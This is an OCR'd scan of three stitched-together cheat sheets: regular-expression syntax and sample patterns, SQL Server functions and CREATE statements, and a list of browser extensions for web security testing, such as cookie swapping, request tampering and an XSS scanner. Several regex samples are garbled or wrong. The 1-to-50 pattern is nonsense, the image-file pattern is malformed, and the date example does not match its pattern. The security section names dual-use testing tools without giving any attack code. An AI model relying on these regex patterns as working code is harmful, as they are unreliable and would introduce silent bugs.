
Anchors		Sample Patterns	
^	Start of line +	([A-Za-z0-9-]+)	Letters, numbers and hyphens
\A	Start of string +	(\d{1,2}\.\d{1,2}\.\d{4})	Date (e.g. 21/3/2006)
\$	End of line +	([^\\s]+(?=\\.jpg gif png))\\.2)	jpg, gif or png image
\Z	End of string +	(^[-9]{1}[\$ ^[-4]{1}[0-9]{1}][\$ ^50\$])	Any number from 1 to 50 inclusive
\b	Word boundary +	(#?([A-Fa-f0-9])\{3\}(([A-Fa-f0-9])\{3\})?)	Valid hexadecimal colour code
\B	Not word boundary +	((?=.*\\d)(?=.*[a-z])(?=.*[A-Z]).{8,15})	8 to 15 character string with at least one upper case letter, one lower case letter, and one digit (useful for passwords).
\<	Start of word	(\\w+@[a-zA-Z_]+?.[a-zA-Z]{2,6})	Email addresses
\>	End of word	(\\<(/?[^\\>]+)\\>)	HTML Tags
Character Classes		Note	
\c	Control character	These patterns are intended for reference purposes and have not been extensively tested. Please use with caution and test thoroughly before use.	
\s	White space		
\S	Not white space		
\d	Digit	Quantifiers	
\D	Not digit	*	0 or more +
\w	Word	*?	0 or more, ungreedy +
\W	Not word	+	1 or more +
\xhh	Hexadecimal character hh	+?	1 or more, ungreedy +
\Oxxx	Octal character xxx	?	0 or 1 +
POSIX Character Classes		??	0 or 1, ungreedy +
[:upper:]	Upper case letters	{3}	Exactly 3 +
[:lower:]	Lower case letters	{3,}	3 or more +
[:alpha:]	All letters	{3,5}	3, 4 or 5 +
[:alnum:]	Digits and letters	{3,5}?	3, 4 or 5, ungreedy +
[:digit:]	Digits	Special Characters	
[:xdigit:]	Hexadecimal digits	\	Escape Character +
[:punct:]	Punctuation	\n	New line +
[:blank:]	Space and tab	\r	Carriage return +
[:space:]	Blank characters	\t	Tab +
[:cntrl:]	Control characters	\v	Vertical tab +
[:graph:]	Printed characters	\f	Form feed +
[:print:]	Printed characters and spaces	\a	Alarm
[:word:]	Digits, letters and underscore	[\b]	Backspace
Assertions		\e	Escape
?=	Lookahead assertion +	\N{name}	Named Character
?!=	Negative lookahead +	String Replacement (Backreferences)	
?<=	Lookbehind assertion +	\$n	nth non-passive group
?!= or ?<!	Negative lookbehind +	\$2	"xyz" in /^(abc(xyz))\$/
?>	Once-only Subexpression	\$1	"xyz" in /^(?:abc)(xyz)\$/
?()	Condition [if then]	\$`	Before matched string
?()	Condition [if then else]	\$'	After matched string
?#	Comment	\$+	Last matched string
Note		\$&	Entire matched string
Items marked + should work in most regular expression implementations.		\$_	Entire input string
		\$\$	Literal "\$"
Pattern Modifiers		Metacharacters (must be escaped)	
		g	Global match
		i	Case-insensitive
		m	Multiple lines
		s	Treat string as single line
		x	Allow comments and white space in pattern
		e	Evaluate replacement
		U	Ungreedy pattern
		^	[
		\$	{
		(\
)	+
)	
		<	?
		>	

Microsoft® SQL Server™

String Functions	Date Functions	Create a Stored Procedure
Exact Numerics bit decimal tinyint money smallint numeric bigint	DATEADD (datepart, number, date) DATEDIFF (datepart, start, end) DATENAME (datepart, date) DATEPART (datepart, date) DAY (date) GETDATE() GETUTCDATE() MONTH (date) YEAR (date)	CREATE PROCEDURE name @variable AS datatype = value AS -- Comments SELECT * FROM table GO
Approximate Numerics float real		
Date and Time smalldatetime timestamp datetime		
Strings char text varchar	Dateparts Year yy, yyyy Quarter qq, q Month mm, m Day of Year dy, y Day dd, d Week wk, ww Hour hh Minute mi, n Second ss, s Millisecond ms	
Unicode Strings nchar ntext nvarchar		
Binary Strings binary image varbinary		
Miscellaneous cursor table sql_variant xml		
Type Conversion	Mathematical Functions	Create a Trigger
CAST (expression AS datatype) CONVERT (datatype, expression)	ABS LOG10 ACOS PI ASIN POWER ATAN RADIANS ATN2 RAND CEILING ROUND COS SIGN COT SIN DEGREES SQUARE EXP SQRT FLOOR TAN LOG	CREATE TRIGGER name ON table FOR DELETE, INSERT, UPDATE AS -- Comments SELECT * FROM table GO
Ranking Functions		Create a View
RANK NTILE DENSE_RANK ROW_NUMBER		CREATE VIEW name AS -- Comments SELECT * FROM table GO
Grouping (Aggregate) Functions		Create an Index
AVG MAX BINARY_CHECKSUM MIN CHECKSUM SUM CHECKSUM_AVG STDEV COUNT STDEVSP COUNT_BIG VAR GROUPING VARP		CREATE UNIQUE INDEX name ON table (columns)
Table Functions	String Functions	Create a Function
ALTER DROP CREATE TRUNCATE	ASCII REPLICATE CHAR REVERSE CHARINDEX RIGHT DIFFERENCE RTRIM LEFT SOUNDEX LEN SPACE LOWER STR LTRIM STUFF NCHAR SUBSTRING PATINDEX UNICODE REPLACE UPPER QUOTENAME	CREATE FUNCTION name (@variable datatype(length)) RETURNS datatype(length) AS BEGIN DECLARE @return datatype(length) SELECT @return = CASE @variable WHEN 'a' THEN 'return a' WHEN 'b' THEN 'return b' ELSE 'return c' RETURN @return END







Gather detailed Information about the site

IP Address Information

Contains whois, traceroute, ip geo location, domain neighbours, tcp ping and dns lookup tools

Recon

Capture request and modify the URL, POST and other parameters

Tampermonkey

Capture request and modify the URL, POST and other parameters

Request Maker

Easily construct custom HTTP requests

Dev HTTP Client

Debuggers for websites.

View code and modify as required

Firebug Lite

Many utilities for a web developer

Web Developer

Can be used to debug and identify issues

Web Edit

Swap cookies with those of a different privilege user

Swap My Cookies

View and edit cookies

Edit This Cookie

Analyse settings of cookies

Recx Security Analyzer

View the HTTP headers of the packets transmitted

HTTPHeaders

Identify technologies used

Wappalyzer

Header Analysis

Analyse settings of http headers

Recx Security Analyzer

Take screenshots of the browsers content

Awesome Screenshot

Block all auto execution of scripts

NotScript

generate a disposable email address, mainly for registration purposes

Easy Disposable Email Address

run a tab using IE components

IE Tab Multi

Encode and decode into various formats

Advanced Encoder / Decoder

To switch very fast to a proxy server

Proxy Switchy

Access other computers or allow another user to access your computer

Chrome Remote Desktop

securely over the Internet.

Complete XSS reversing/scanner tool

XSS Rays

A powerful HTTP client to test REST web services

Postman REST Client

Visit and test RESTful/WebDAV service

Simple REST Client

View JSON requests in a popup

JSON View

View and edit all the XPath information on a page

XPath Helper

Pre-packaged browser with many required extensions

Built using portable versions of Firefox and Chromium

Based on FireCAT




